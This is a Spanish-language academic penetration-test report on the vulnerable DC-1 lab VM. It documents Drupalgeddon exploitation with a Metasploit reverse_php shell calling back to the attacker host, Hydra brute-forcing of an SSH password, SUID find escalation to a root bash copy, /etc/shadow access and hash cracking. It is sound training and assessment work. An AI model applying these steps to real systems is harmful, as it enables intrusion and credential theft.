

MNZHACK / SEGURIDAD INFORMÁTICA

Evaluación de seguridad

DC-1

INFORME EJECUTIVO Y TÉCNICO · PTES

Dos vías de acceso documentadas. Una causa compartida de escalamiento. Evidencia, impacto y remediación con límites explícitos.

Juan David Ocampo Gonzalez | 38402

Jaime Andres Cardona Diaz | 40549

Daniel Quintero Hurtado | 31429

Eduardo Jose Villamil Arce | 37831

Periodo: 3-8 octubre 2026 / Corte: 8 octubre 2026

Versión 0.5 para revisión del equipo. No acredita pruebas adicionales ni aprobación cruzada.

Institución y docente no informados. Nombre MnzHack indicado por el equipo; la asignación escribe Mzlhack. Aclaración administrativa pendiente.

02. Control documental

Campo	Registro
Documento	PARCIAL_PENTEST_MnzHack_DC-1.pdf
Versión	0.5 - consolidación documental del 8 de octubre de 2026
Autores	Equipo MnzHack; los cuatro integrantes identificados en portada
Clasificación	Uso académico restringido; incluye credenciales del laboratorio deliberadamente vulnerable
Integridad	Originales preservados; 74 registros con SHA-256 y procedencia
Revisión	Corrección documental y visual realizada; revisión cruzada técnica por los integrantes pendiente
Historial	v0.1 reconocimiento; v0.2 consolidación y corrección de referencias; v0.5 explicación, maquetación y evaluación de cobertura

Se distinguen cuatro niveles: **observado** en captura; **reportado** por el autor; **inferido** con explicación; **no verificado**. El estado en-validacion de una ficha puede indicar revisión cruzada pendiente aunque su resultado técnico sea visible. No se han ejecutado nuevas pruebas ni remediaciones al elaborar esta versión.

Limitaciones transversales: faltan configuración de aislamiento/snapshots, algunas marcas temporales, versión exacta de herramientas de explotación y cierre de limpieza. Las fechas parciales visibles se conservan sin inventar hora de captura. La ausencia de una salida no prueba un resultado negativo.

03. Tabla de contenido

01. Portada	1
02. Control documental	2
03. Tabla de contenido	3
04. Resumen ejecutivo	4
05. Objetivos	4
06. Alcance	5
07. Exclusiones	5
08. Rules of Engagement	6
09. Metodología PTES	7
10. Arquitectura del laboratorio	8
11. Reconocimiento e Intelligence Gathering	9
12. Enumeración	9
13. Threat Modeling	11
14. Análisis de vulnerabilidades	12
15. Resumen de hallazgos	13
16. Explotación	14
17. Post-Exploitation	14
18. Escalamiento de privilegios	14
19. Cadena de ataque	15
20. Hallazgos técnicos detallados	16
21. Proof of Compromise	24
22. Recomendaciones	25
23. Conclusiones	25
24. Referencias	26
25. Anexos técnicos	27

04. Resumen ejecutivo

Las evidencias revisadas muestran que un atacante en la red del laboratorio puede obtener acceso al sistema y elevar su privilegio efectivo a root. El equipo documentó acceso como usuario web mediante Drupalgeddon y escalamiento por SUID find; el equipo documentó acceso SSH con una credencial débil y la misma causa de escalamiento en otra instancia. No se mezclan las sesiones ni se cuenta SUID dos veces como causa independiente.

Las prioridades de remediación son actualizar la aplicación a una plataforma soportada, corregir permisos SUID y fortalecer credenciales y privilegios administrativos. La activación de PHP Filter durante la prueba se trata como escenario condicionado a una modificación del evaluador.

Limitaciones: revisión humana de las fichas, cierre de severidades y evidencia de restauración del laboratorio no completados. Los avances posteriores reportados para 192.168.81.130 continúan reportados sin capturas nuevas.

05. Objetivos

Determinar si un atacante con acceso a la misma red puede comprometer DC-1 y alcanzar privilegios administrativos, documentando descubrimiento, validación, impacto y remediación.

06. Alcance

El activo autorizado es exclusivamente la VM DC-1 asignada. Se documentan cuatro copias de laboratorio, no cuatro servidores de una organización real. Las IP privadas identifican cada sesión y pueden cambiar al reiniciar o restaurar; se correlacionan con MAC, autor y evidencia, nunca solo con el hostname DC-1.

Recorrido	IP objetivo	Servicio / cobertura	Evidencia base
recorrido web (estrategia 2)	192.168.18.130	TCP, HTTP, RPC, acceso y escalamiento local	EV-JACD-001, EV-JACD-015, EV-JACD-003, EV-JACD-004
recorrido SSH (estrategia 3)	192.168.18.130	TCP, web, SSH y escalamiento local	EV-DQH-001, EV-DQH-002, EV-DQH-009, EV-DQH-011
reconocimiento de servicios (estrategia 1)	192.168.81.130	Reconocimiento y enumeración evidenciados	EV-EJVA-002, EV-EJVA-005
verificación en UTM (estrategia 1)	192.168.128.4	Candidato DC-1 en UTM; conectividad y TCP	EV-JDOG-001, EV-JDOG-002

Modalidad: El equipo declara en el recorrido web Black Box para el inicio sin credenciales; el nombre de la VM sí era conocido. Esta denominación describe su planteamiento inicial, no certifica desconocimiento total de todos los integrantes. La revisión posterior trabaja con evidencias compartidas. El conocimiento previo exacto y el aislamiento no están completamente documentados; no se declara una modalidad homogénea sin corroboración.

La información de usuarios, archivos, CMS y puertos se limita a estas instancias. No se comprobó UDP de forma independiente ni se cubrieron exhaustivamente todos los vectores locales.

07. Exclusiones

Excluidos otros grupos, equipos personales, redes institucionales e Internet público.

08. Rules of Engagement

Las reglas del docente autorizan descubrimiento, enumeración, investigación, explotación controlada y escalamiento únicamente en DC-1 aislada. Se debe usar Host-Only/Internal y verificar IP, MAC y adaptador antes de cada nueva sesión. Las capturas recibidas acreditan conectividad, pero no sustituyen la configuración del hipervisor.

Condiciones de parada: identidad o red dudosa; aparición de un activo ajeno; inestabilidad; efectos no previstos; o máximo privilegio suficiente para demostrar el objetivo. Tras root, limitarse a las comprobaciones y cierre acordados. No realizar DoS, borrado de datos, persistencia permanente ni pivoteo.

Tratamiento de evidencia: conservar comando y salida completa, incluidos fallos; anotar autor, instancia, fecha/zona y snapshot; guardar originales, calcular SHA-256 y generar copias distintas si se redactan secretos. Una huella verifica integridad desde su registro, no certifica autenticidad ni fecha de la prueba.

Cierre: inventariar modificaciones propias, detener listeners y retirar archivos/contenido de prueba de manera controlada o restaurar el snapshot. En esta revisión no se verificó limpieza. La ventana exacta de cada sesión, responsable de parada y snapshots usados no constan completos y deben confirmarse con los autores.

09. Metodología PTES

Fase PTES	Aplicación en el ejercicio	Resultado y límite
Pre-Engagement	Objetivo, DC-1, límites y reglas del docente	Alcance escrito; aislamiento y snapshots sin prueba completa
Intelligence Gathering	ARP, ping, Nmap, HTTP y RPC	Cuatro inventarios separados; los banners son indicios
Threat Modeling	Priorizar aplicación, identidad y permisos locales	Hipótesis conectadas con activos en sección 13
Vulnerability Analysis	Contrastar comportamiento y fuentes técnicas	Ocho fichas; se separan duplicados y casos no demostrados
Exploitation	Sesión web y login SSH del equipo	Acceso inicial visible; no mezclar cadenas
Post-Exploitation	Identidad, permisos, SUID y lectura de bandera	EUID root observado; cobertura local parcial
Reporting	Fichas, figuras, interpretación y remediaciones	Evidencia integrada en este PDF; aprobación cruzada pendiente

La secuencia no se reconstruye por el orden del nombre de una imagen. Algunas capturas se tomaron después de elevar privilegios. Se conservan esas limitaciones y se separa el procedimiento descrito del orden temporal probado.

Organización por estrategias

Estrategia	Pregunta y recorrido	Evidencia decisiva
1. Reconocimiento y priorización	¿Qué objetivo y servicios se observan? Aportes de los cuatro integrantes, conservando IP/MAC de cada captura	ARP, Nmap, HTTP y búsquedas técnicas del anexo
2. Acceso por la aplicación web	¿Se obtiene ejecución mediante Drupal? Recorrido web del equipo con sesiones web y estabilización	EV-JACD-003, EV-JACD-024, EV-JACD-025, EV-JACD-026
3. Acceso por autenticación SSH	¿Una credencial permite sesión de usuario? Recorrido SSH del equipo, con candidatos, Hydra y login	EV-DQH-021, EV-DQH-008, EV-DQH-009
4. Privilegios, impacto y cierre	¿Hasta dónde llega cada acceso? SUID find, EUID root y lectura de recursos; ramas administrativas posteriores	EV-JACD-004, EV-JACD-027, EV-DQH-011, EV-DQH-012

Las estrategias organizan el relato. No fusionan máquinas o sesiones: las direcciones, MAC e identificadores de las figuras conservan el contexto original. Dos capturas que comparten IP no prueban continuidad de una misma VM.

10. Arquitectura del laboratorio

La figura de arquitectura es una reconstrucción lógica de las relaciones observadas. Las líneas representan conectividad de las pruebas; no certifican el modo del adaptador del hipervisor.

Recorrido	Atacante	Identidad del objetivo	Aislamiento
Acceso web	192.168.18.129, ens36	.18.130 / 00:0c:29:55:ea:9d	Host-Only VMnet11 declarado; falta captura
Acceso SSH	192.168.18.129, ens36	.18.130 / 00:0c:29:45:c1:6e	Configuración no aportada
Reconocimiento de servicios	.81.129/24, ens36; también .80.128/24, ens33	.81.130 / 00:0c:29:79:c1:61	Configuración no aportada
Verificación en UTM	Parrot reportado; IP no identificada en captura	.128.4 / CE:E9:EA:43:88:05	UTM reportado; configuración no aportada

Aunque los recorridos web y SSH comparten IP, las MAC son distintas. No se fusionan como una misma sesión. La IP del objetivo en UTM es candidata hasta correlacionarla con la VM en UTM. No consta hash de imagen base, versión de hipervisor ni snapshot; no se inventan estos datos. Fuentes: [EV-JACD-001](#), [EV-DQH-001](#), [EV-DQH-014](#), [EV-EJVA-002](#) y [EV-JDOG-001](#).



Figura A | Arquitectura lógica reconstruida a partir de las evidencias citadas.

11. Reconocimiento e Intelligence Gathering

El equipo documentó descubrimiento ARP y ping, con tres respuestas y 0% de pérdida hacia 192.168.18.130 (EV-JACD-001/002). TTL 64 no confirma por sí solo Linux. El equipo documentó interfaces y descubrimiento de 192.168.81.130, MAC 00:0c:29:79:c1:61 (EV-EJVA-002).

Nmap 7.98 mostró 22, 80, 111 y 57249/tcp abiertos en reconocimiento de servicios (estrategia 1); 65531 puertos TCP cerrados (EV-EJVA-003/004). El escaneo de servicios identifica SSH, HTTP, rpcbind y status RPC (EV-EJVA-005). No se acredita escaneo UDP independiente. El equipo acredita 22/80/111/59236 con EV-JACD-015/016/017; la advertencia de fingerprinting limita la inferencia de sistema operativo.

Las capturas se incluyen y numeran en el anexo del PDF, con vínculos desde sus identificadores.

El equipo documenta ping 3/3 sin pérdida a 192.168.128.4 y Nmap 7.95 en curso (EV-JDOG-001), seguido de salida final EV-JDOG-002 con 22/80/111/47118 TCP abiertos. No se traslada el inventario de otras instancias a verificación en UTM (estrategia 1).

12. Enumeración

En reconocimiento de servicios (estrategia 1), Nmap reporta OpenSSH 6.0p1 Debian 4+deb7u7, Apache 2.2.22 Debian, Drupal 7, rpcbind 2-4 y status 1 en 57249/tcp. WhatWeb coincide en Apache/Drupal y reporta PHP 5.4.45-0+deb7u14. Estos banners requieren validación antes de asociar vulnerabilidades.

Gobuster v3.6 encontró respuestas 200, 301 y 403; las consultas HTTP muestran robots.txt, README, web.config y una respuesta de xmlrpc.php que acepta POST. Las rutas no demuestran por sí mismas exposición sensible ni ejecución remota. El fragmento README no acredita versión menor de Drupal. La línea de WordPress/WPScan no tiene resultado y no coincide con el CMS observado.

Limitación: no se recibieron salidas originales de todas las herramientas; las hipótesis se explican en la sección 13. Conservar errores visibles: URL como comando de shell y head con argumento 30~.

Estrategia 1: recorrido integrado de reconocimiento de servicios

El equipo MnzHack documentó un recorrido completo de reconocimiento sobre 192.168.81.130. Esta contribución fundamenta la priorización de HTTP y SSH y se integra al resultado grupal mediante once evidencias propias.

Paso	Evidencia y resultado	Decisión técnica
Preparación e identificación	EV-EJVA-001 y EV-EJVA-002: entorno e interfaces, descubrimiento ARP y MAC 00:0c:29:79:c1:61	Delimitar el objetivo antes de enumerar servicios; aislamiento pendiente de captura
Inventario TCP	EV-EJVA-003 y EV-EJVA-004: 22, 80, 111 y 57249/tcp abiertos	Priorizar SSH y HTTP; registrar RPC como superficie adicional
Identificación de servicios	EV-EJVA-005 y EV-EJVA-011: Nmap y WhatWeb reportan Apache, Drupal y PHP	Formular hipótesis; los banners no confirman vulnerabilidades

Paso	Evidencia y resultado	Decisión técnica
Enumeración de rutas	EV-EJVA-006 y EV-EJVA-007 : Gobuster con respuestas 200, 301 y 403	Revisar contenido y controles de acceso de las rutas descubiertas
Inspección HTTP	EV-EJVA-008 , EV-EJVA-009 y EV-EJVA-010 : xmlrpc.php, web.config, robots.txt y README	Distinguir información pública de exposición sensible; conservar errores y correcciones

La evidencia de este recorrido demuestra reconocimiento y enumeración. Las notas posteriores reportan acceso y escalamiento, pero no incluyen capturas que permitan corroborarlos en esta instancia; por ello no se trasladan a ella las pruebas de root de otros recorridos.

Investigación y preparación recuperadas de las capturas

El equipo documenta búsqueda de módulos y Searchsploit ([EV-JACD-030/031](#)), Metasploit v6.5.3-dev ([EV-JACD-032](#)), interfaces ([EV-JACD-023](#)), negociación SSH ([EV-JACD-022](#)) y preparación local de rpcbind ([EV-JACD-021](#)). La instalación ocurre en el atacante y no prueba modificación del objetivo.

El equipo aporta Wappalyzer ([EV-DQH-022](#)), Gobuster con respuestas 200/301/403 ([EV-DQH-023/024/025](#)) e investigación de Drupal, Apache, PHP y jQuery ([EV-DQH-015](#) a [EV-DQH-020](#) y [EV-DQH-026](#)). Los listados contienen versiones/productos diferentes: sirven para seleccionar hipótesis, no se cuentan como vulnerabilidades detectadas automáticamente.

El equipo aporta ARP, inventario TCP, fingerprinting, rutas, robots.txt, README y web.config ([EV-EJVA-001](#) a [EV-EJVA-011](#)). Se conservaron intentos fallidos de URL en shell y head con argumento incorrecto. Sus notas posteriores se integran como relato del autor: las imágenes disponibles no contienen la shell ni EUID root que reporta.

13. Threat Modeling

El adversario del escenario tiene acceso a la red del laboratorio y comienza sin privilegios en la instancia. Los activos son el contenido web, credenciales, archivos del sistema y control administrativo. Los impactos organizacionales siguientes son una interpretación del escenario simulado, no pérdidas reales medidas.

Activo / frontera	Hipótesis y precondition	Validación / decisión
Aplicación web: red a proceso web	Drupal expuesto podría permitir ejecución sin login	Prioridad alta; PT-001 acredita shell www-data, EV-JACD-003
Cuenta del sistema: red a usuario local	SSH con password y candidato predecible podría dar sesión	Prioridad media inicial; PT-007 acredita login, EV-DQH-009
Sistema: usuario bajo a root	find con dueño root y SUID puede ejecutar procesos privilegiados	Prioridad alta tras acceso; PT-002/PT-008, EV-DQH-011
Administración CMS	Hash accesible tras compromiso y contraseña predecible	PT-003: recuperación y login visibles; falta origen del hash
Contenido ejecutable	Administrador habilita PHP Filter y publica código	PT-004: escenario condicionado; no entrada anónima original
Recursos públicos / RPC	Archivos o programas expuestos podrían ampliar superficie	PT-006 sin impacto demostrado; RPC no prueba NFS expuesto

Criterio de aceptación: observar resultado con identidad y privilegios, no solo versión o nombre de exploit.

Criterio de descarte: prueba suficiente que refute la hipótesis en sus preconditiones; un intento fallido o una wordlist agotada no bastan. Drupalgeddon2 se mantiene como posible, sin PoC propia; no es prioridad adicional una vez cumplido el objetivo de acceso y escalamiento.

14. Análisis de vulnerabilidades

Hay resultados de explotación respaldados por capturas y ocho fichas registradas.

PT-001/002/003/004/007/008 fueron reportadas confirmadas por sus autores; su estado editorial es en-validacion hasta revisión cruzada. Las fichas distinguen qué se observa y qué interpretación falta cerrar.

PT-005 sigue como hipótesis y PT-006 como exposición observada sin impacto demostrado.

No se confirma CVE-2018-7600 a partir del módulo utilizado para CVE-2014-3704. No se atribuye debilidad del algoritmo de hash solo por recuperar una contraseña. Los vectores CVSS propuestos requieren justificación por métrica y alcance; las cifras no representan una nota de madurez del sistema.

Interpretación de la severidad y del impacto

La severidad técnica no equivale a calificación académica. CVSS 3.1 se usa para describir una vulnerabilidad individual, no sumar la cadena. PT-001 conserva 9.8 como propuesta de su autor; requiere justificar impactos del componente Drupal. PT-002/PT-008 proponen 7.8: AV:L por ejecución local, AC:L por mecanismo directo, PR:L por sesión previa, UI:N sin otra persona, S:U y C/I/A:H por control administrativo potencial. La lectura de la bandera prueba acceso, mientras modificación y denegación son impactos potenciales no ejecutados.

PT-007 conserva el vector recibido, cuyo resultado es 9.1 y no 8.1; C:H e I:H no quedan justificados solamente por leer flag4.txt. Por eso no se acepta ese número como valoración final. PT-003 necesita delimitar cómo se obtuvo el hash. PT-004 depende de una habilitación administrativa inducida. PT-005 y PT-006 carecen de impacto validado suficiente para asignar un score defensible. No se usan puntuaciones arbitrarias para completar casillas.

En una organización equivalente, la alteración de contenido afectaría integridad y confianza del servicio; el acceso a configuración o secretos afectaría confidencialidad; root permitiría interferir con operación y recuperación. Son consecuencias razonadas del privilegio observado, no incidentes empresariales ocurridos en este laboratorio.

15. Resumen de hallazgos

ID	Objeto	Estado editorial	Resultado / límite
PT-001	Drupalgeddon SQLi	en-validacion	Shell www-data observada; revisión cruzada pendiente
PT-002	SUID find, acceso web	en-validacion	EUID root observado
PT-003	Contraseña Drupal	en-validacion	Recuperación y login observados; origen del hash pendiente
PT-004	PHP Filter activado por evaluador	en-validacion	PHP ejecutado; clasificar como escenario condicionado
PT-005	Drupalgeddon2	posible	Sin PoC propia registrada
PT-006	web.config	en-validacion	Archivo accesible; impacto sin justificar
PT-007	Credencial SSH flag4	en-validacion	Hydra y login observados
PT-008	SUID find, acceso SSH	en-validacion	EUID root observado; misma causa que PT-002

Los puntajes definitivos y la aprobación de otro integrante siguen sin cerrar; no se simula una firma de revisión. No son ocho vulnerabilidades únicas confirmadas.

16. Explotación

recorrido web (estrategia 2): [EV-JACD-014](#) muestra opciones de drupal_drupageddon y [EV-JACD-003](#) la sesión abierta como www-data; [EV-JACD-009](#) muestra identidad DC-1. La referencia del módulo relaciona la prueba con CVE-2014-3704.

recorrido SSH (estrategia 3): [EV-DQH-006](#) muestra autenticación password; [EV-DQH-007](#) muestra el inicio y [EV-DQH-021](#) el final de enumeración, sin usuarios válidos identificados. El candidato flag4 ya figura en el archivo de entrada. [EV-DQH-008](#) muestra Hydra con credencial para flag4; [EV-DQH-009/010](#) muestran login y lectura de flag. La duración visible de Hydra es 2 min 35 s.

Las antiguas referencias [EV-DQH-001](#) a 005 correspondían a reconocimiento y se corrigieron manteniendo los originales.

17. Post-Exploitation

recorrido web (estrategia 2): se corroboró identidad de usuario web y hostname ([EV-JACD-009](#)). El autor reporta extracción de credenciales DB y hashes en la ficha PT-003; faltan capturas del origen. Hashcat y acceso admin sí aparecen en [EV-JACD-005/013](#).

El relato de intento Dirty COW no se da por demostrado en todas sus fases: [EV-JACD-019](#) muestra únicamente transferencia de dirty.c. Registrar error real y cambios; no deducir vulnerabilidad ni parche por un intento fallido.

Cobertura observada adicional: [EV-JACD-029](#) muestra que sudo -l falla porque sudo no se encuentra; [EV-JACD-028](#) aporta inventario SUID posterior al privilegio; [EV-JACD-027](#) demuestra lectura de /etc/shadow. No se acredita cobertura completa de SGID, capabilities, cron, servicios/procesos, claves, historial ni reutilización de contraseñas. No se afirma ausencia de fallas en estos frentes. El acceso root ya obtenido permite cerrar el objetivo sin ampliar indiscriminadamente la explotación. Limpieza y restauración no verificadas.

18. Escalamiento de privilegios

recorrido web (estrategia 2): permisos SUID de find ([EV-JACD-007](#)), preparación de /tmp/rootbash (008) y ejecución con uid=33(www-data), euid=0(root) (004). La primera copia falló en su objetivo porque conservaba propietario www-data; la segunda fue creada mediante find con propietario root. Algunas capturas del inventario se tomaron ya con prompt privilegiado; falta ordenar cronología exacta.

recorrido SSH (estrategia 3): [EV-DQH-011/012](#) muestran ejecución mediante find y bash -p con uid=1001(flag4), euid=0(root). El UID real no se convirtió en cero.

PT-002/PT-008 describen la misma causa en dos instancias y se consolidarán por causa sin perder autoría. Limpieza de los artefactos: pendiente.

19. Cadena de ataque

Dos recorridos separados respaldados por las capturas, sujetos a revisión de continuidad temporal. No se unen hosts solo por compartir IP.



20. Hallazgos técnicos detallados

Se separan resultados observados, precondiciones y límites. Los estados editoriales conservan la revisión cruzada pendiente.

PT-001 · SQL Injection Drupal Core asociada a CVE-2014-3704

- Estado: en-validacion
- Equipo: MnzHack. Estado editorial: en-validacion. El registro original lo reportó confirmado; hay capturas del resultado, pero falta revisión cruzada de otro integrante conforme a AGENTS.md. Esta etiqueta no niega el resultado observado. Revisor: pendiente. Fecha de revisión documental: 2026-10-07.
- Activo: recorrido web (estrategia 2), 192.168.18.130:80, Drupal 7 / Apache 2.2.22. Versión menor no determinada únicamente por WhatWeb.
- Evidencias: [EV-JACD-003](#); [EV-JACD-009](#); [EV-JACD-014](#); [EV-JACD-018](#)

Descripción y validación

La captura del módulo exploit/multi/http/drupal_drupageddon muestra apertura de sesión y comandos id/whoami con www-data ([EV-JACD-003](#)). Opciones en [EV-JACD-014](#) e identidad DC-1 en [EV-JACD-009](#). La configuración del módulo por sí sola no confirma la falla; el resultado de sesión sí respalda ejecución remota.

Procedimiento documentado

El procedimiento recibido configura RHOSTS=.18.130, LHOST=.18.129, LPORT=4444, payload php/reverse_php y TARGETURI=/; ejecuta el módulo y comprueba identidad. [EV-JACD-032](#) muestra Metasploit v6.5.3-dev; [EV-JACD-033](#) conserva configuración. Sigue sin constar hash/revisión exacta del módulo. La asociación CVE-2014-3704 procede del módulo utilizado y de la ficha del autor; no atribuirlo a Drupalgeddon2.

Impacto

Ejecución como usuario web observada. La escalada a EUID root pertenece a PT-002, no es privilegio inicial. El impacto potencial afecta contenido y datos accesibles al proceso web.

Severidad CVSS y clasificación

CVE-2014-3704; CWE-89. Vector propuesto del autor: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H, 9.8. Mantener como propuesta hasta justificar C/I/A respecto al componente afectado, sin trasladar automáticamente privilegio root de otra falla.

Remediación y comprobación

Migrar el CMS a una rama soportada y aplicar corrección de SQLi. Drupal 7.32 es el umbral histórico citado, no una recomendación suficiente para producción en 2026. En una copia corregida verificar que la solicitud vulnerable ya no abre sesión y que la aplicación conserva funcionamiento.

Referencias y cierre

Conservar referencia de versión/hash del módulo y evidencia de continuidad de la sesión. Referencia técnica aportada: <https://www.drupal.org/SA-CORE-2014-005> (no accesible durante esta revisión). Ciclo de soporte consultado: <https://www.drupal.org/about/core/policies/core-release-cycles/schedule>. El cuaderno original permanece intacto. La revisión no ejecutó pruebas ni aplicó remediación.

Fuente primaria verificada el 2026-10-07:

https://raw.githubusercontent.com/rapid7/metasploit-framework/master/modules/exploits/multi/http/drupal_drupageddon.rb relaciona este módulo con CVE-2014-3704 y corrección en Drupal 7.32. Falta comprobar versión/hash del módulo instalado que se usó en la sesión.

Continuidad y operación de la shell

[EV-JACD-003](#) corresponde a la sesión 4; [EV-JACD-024](#) a una segunda sesión, número 11. No se presentan como una única sesión continua. [EV-JACD-025](#) muestra el listener en 4445 y usuario www-data; [EV-JACD-026](#) documenta pseudo-terminal, corrección de TERM y reanudación con stty. Es estabilización de interacción, no escalamiento. Los artefactos /tmp/f y listeners deben incluirse en el cierre.

PT-002 · Permisos SUID indebidos en /usr/bin/find

- Estado: en-validacion
- Equipo: MnzHack. Estado editorial: en-validacion. El registro original lo reportó confirmado; hay capturas del resultado, pero falta revisión cruzada de otro integrante conforme a AGENTS.md. Esta etiqueta no niega el resultado observado. Revisor: pendiente. Fecha de revisión documental: 2026-10-07.
- Activo: recorrido web (estrategia 2), 192.168.18.130, sistema local; sesión inicial www-data.
- Evidencias: [EV-JACD-004](#); [EV-JACD-007](#); [EV-JACD-008](#); [EV-JACD-010](#)

Descripción y validación

[EV-JACD-007](#) acredita dueño root y SUID; [EV-JACD-008](#) conserva intento inicial y corrección al preparar shell temporal; [EV-JACD-004](#) acredita uid=33 y euid=0; [EV-JACD-010](#) muestra banderas. Algunas capturas de inventario se tomaron ya desde rootbash: no presentarlas como anteriores al acceso sin reconstruir cronología.

Procedimiento documentado

El cuaderno registra copiar bash mediante find, activar SUID y ejecutar /tmp/rootbash -p; luego id. La secuencia exacta está en [EV-JACD-008](#) y la fuente histórica extraída. No se reejecutó en esta revisión.

Impacto

Escalamiento de www-data a privilegio efectivo root demostrado. El daño a disponibilidad o persistencia son consecuencias potenciales, no acciones que se hayan probado.

Severidad CVSS y clasificación

CVE N/A: configuración local. CWE-732. Propuesta CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H = 7.8 (Alta): acceso local y privilegios bajos previos. Misma causa que PT-008 en otra instancia; consolidar sin doble conteo.

Remediación y comprobación

Retirar SUID de find según necesidad legítima, auditar permisos privilegiados y verificar en copia corregida que el usuario bajo ya no obtiene euid=0. Retirar /tmp/rootbash y los artefactos propios o restaurar snapshot; no marcar limpieza realizada sin evidencia.

Referencias y cierre

Captura final única con whoami, id y hostname; cronología y limpieza pendientes. Referencia recibida: <https://cwe.mitre.org/data/definitions/732.html> . El cuaderno original permanece intacto. La revisión no ejecutó pruebas ni aplicó remediación.

Pruebas complementarias de post-explotación

[EV-JACD-029](#) muestra sudo -l fallando con command not found. [EV-JACD-028](#) conserva inventario SUID desde prompt rootbash, por lo que no se sitúa artificialmente antes del escalamiento. [EV-JACD-027](#) muestra head -5 /etc/shadow desde sesión privilegiada: prueba acceso a material sensible del sistema y no debe confundirse con los hashes de Drupal de PT-003.

Secuencia visible en [EV-JACD-008](#): una copia inicial de bash quedó propiedad de www-data; después el archivo se volvió a crear mediante find con dueño root, se habilitó SUID y se ejecutó /tmp/rootbash -p ([EV-JACD-004](#)). El resultado id conserva UID real 33 y muestra EUID 0. El archivo temporal es un cambio de la prueba, no una debilidad preexistente adicional.

PT-003 · Contraseña administrativa Drupal recuperada por diccionario

- Estado: en-validacion
- Equipo: MnzHack. Estado editorial: en-validacion. El registro original lo reportó confirmado; hay capturas del resultado, pero falta revisión cruzada de otro integrante conforme a AGENTS.md. Esta etiqueta no niega el resultado observado. Revisor: pendiente. Fecha de revisión documental: 2026-10-07.
- Activo: recorrido web (estrategia 2), Drupal /user/login y hashes de tabla users según notas.
- Evidencias: [EV-JACD-005](#); [EV-JACD-013](#)

Descripción y validación

[EV-JACD-005](#) muestra Hashcat 6.2.6 modo 7900 y una contraseña recuperada; [EV-JACD-013](#) muestra Hello admin. La extracción de settings.php y consulta MySQL están descritas en el cuaderno, pero faltan capturas de ese origen. La lista de 20 candidatos incluye la respuesta recuperada: aclarar cómo se construyó, sin asumir una procedencia no demostrada.

Procedimiento documentado

El autor reporta acceso previo como www-data, lectura de configuración DB, consulta de hashes, Hashcat con lista personalizada y login administrativo. Conservar pasos como reportados donde falta evidencia. La secuencia reportada se resume aquí; los pasos sin captura no se consideran observados.

Impacto

Recuperación de un secreto y acceso administrativo observados. Eso no demuestra por sí solo que el algoritmo de hash sea débil, que todos los usuarios estén afectados ni acceso remoto anónimo a hashes.

Severidad CVSS y clasificación

CVE N/A. CWE-521 como clasificación candidata de credencial débil; retirar CWE-916 como afirmación confirmada sin evaluar algoritmo/costo. Puntaje 7.5 y vector remoto anónimo recibidos requieren recalcular precondiciones de extracción; CVSS definitivo pendiente.

Remediación y comprobación

Cambiar la credencial comprometida, usar secretos largos no previsibles, MFA donde sea viable, limitar privilegios y proteger acceso a hashes. Verificar en copia corregida rechazo del secreto anterior y controles de acceso; no modificar el algoritmo a ciegas sin compatibilidad de la plataforma.

Referencias y cierre

Obtener evidencia de extracción, procedencia de wordlist y revisión humana. Fuente general consultada: <https://cwe.mitre.org/data/definitions/521.html> . El cuaderno original permanece intacto. La revisión no ejecutó pruebas ni aplicó remediación.

PT-004 · Ejecución PHP tras activación administrativa de PHP Filter

- Estado: en-validacion
- Equipo: MnzHack. Estado editorial: en-validacion. El registro original lo reportó confirmado; hay capturas del resultado, pero falta revisión cruzada de otro integrante conforme a AGENTS.md. Esta etiqueta no niega el resultado observado. Revisor: pendiente. Fecha de revisión documental: 2026-10-07.
- Activo: recorrido web (estrategia 2), 192.168.18.130:80, /admin/modules y /node/3; requiere administrador del CMS.
- Evidencias: [EV-JACD-006](#); [EV-JACD-011](#); [EV-JACD-012](#); [EV-JACD-013](#)

Descripción y validación

[EV-JACD-011](#) muestra activación/guardado de configuración, [EV-JACD-012](#) creación de página PHP y [EV-JACD-006](#) ejecución de id/hostname/uname como www-data. El propio evaluador habilitó la función; la prueba no acredita que estuviera habilitada al inicio.

Procedimiento documentado

Con sesión admin se activa PHP Filter, se crea Basic Page con PHP y se observa el resultado. Es una ampliación del impacto de control administrativo, condicionada a esa modificación. No es un segundo acceso anónimo independiente.

Impacto

Un administrador capaz de activar y usar el formato ejecuta PHP como usuario web. Decidir si se presenta como escenario posterior al compromiso o hallazgo de privilegios/configuración; evitar contar como falla preexistente sin justificar el modelo de permisos.

Severidad CVSS y clasificación

CVE N/A. CWE-94 propuesto originalmente, pertinencia pendiente porque se utiliza funcionalidad explícita. Vector propuesto del autor CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H y puntaje 9.1 recibidos necesitan recalcular y justificar Scope; no publicar esa pareja como validada.

Remediación y comprobación

Restringir activación de módulos y ejecución de PHP desde contenido; retirar contenido de prueba y revertir módulo activado por el evaluador. Comprobar separación de roles y ausencia de páginas PHP residuales en copia corregida.

Referencias y cierre

Confirmar estado previo, decisión de clasificación y limpieza. Fuente de origen: notas del autor; referencia Drupal PHP Filter del autor no accesible durante revisión. El cuaderno original permanece intacto. La revisión no ejecutó pruebas ni aplicó remediación.

PT-005 · Posible ejecución remota de código en Drupal 7 (Drupalgeddon 2)

- Estado: posible
- Autor / revisor / fechas: Equipo MnzHack / pendiente / 2026-10-04
- Activo / instancia / snapshot / IP / puerto / servicio / versión: 192.168.18.130 / 80 / Apache / Drupal 7
- Hipótesis / sesión de origen: Identificación de Drupal 7 mediante escaneo web y whatweb. Posible vulnerabilidad a CVE-2018-7600 (Drupalgeddon 2) según resultados de searchsploit.
- Severidad: pendiente; 9.8 es el valor propuesto en la ficha recibida, no evaluación validada de esta instancia.
- CVSS: N/A (Pendiente de validación)
- CVE / CWE: CVE-2018-7600 / CWE-20

Descripción técnica y causa

Drupal 7 anterior a versiones parcheadas es vulnerable a una falla en el motor de renderizado de formularios (Form API), que permite la inyección de código a través de parámetros no sanitizados, resultando en Ejecución Remota de Código (RCE). La enumeración con whatweb y Wappalyzer confirmó el uso de Drupal 7, y searchsploit indicó múltiples exploits.

Descubrimiento y validación

Se identificó el CMS Drupal 7 durante la fase de reconocimiento (Nmap, Whatweb, navegación web). Se requiere ejecutar un exploit o PoC de Drupalgeddon 2 para confirmar si el sistema está parcheado o es vulnerable.

Reproducción

Pendiente de validación técnica con un exploit específico.

Evidencias

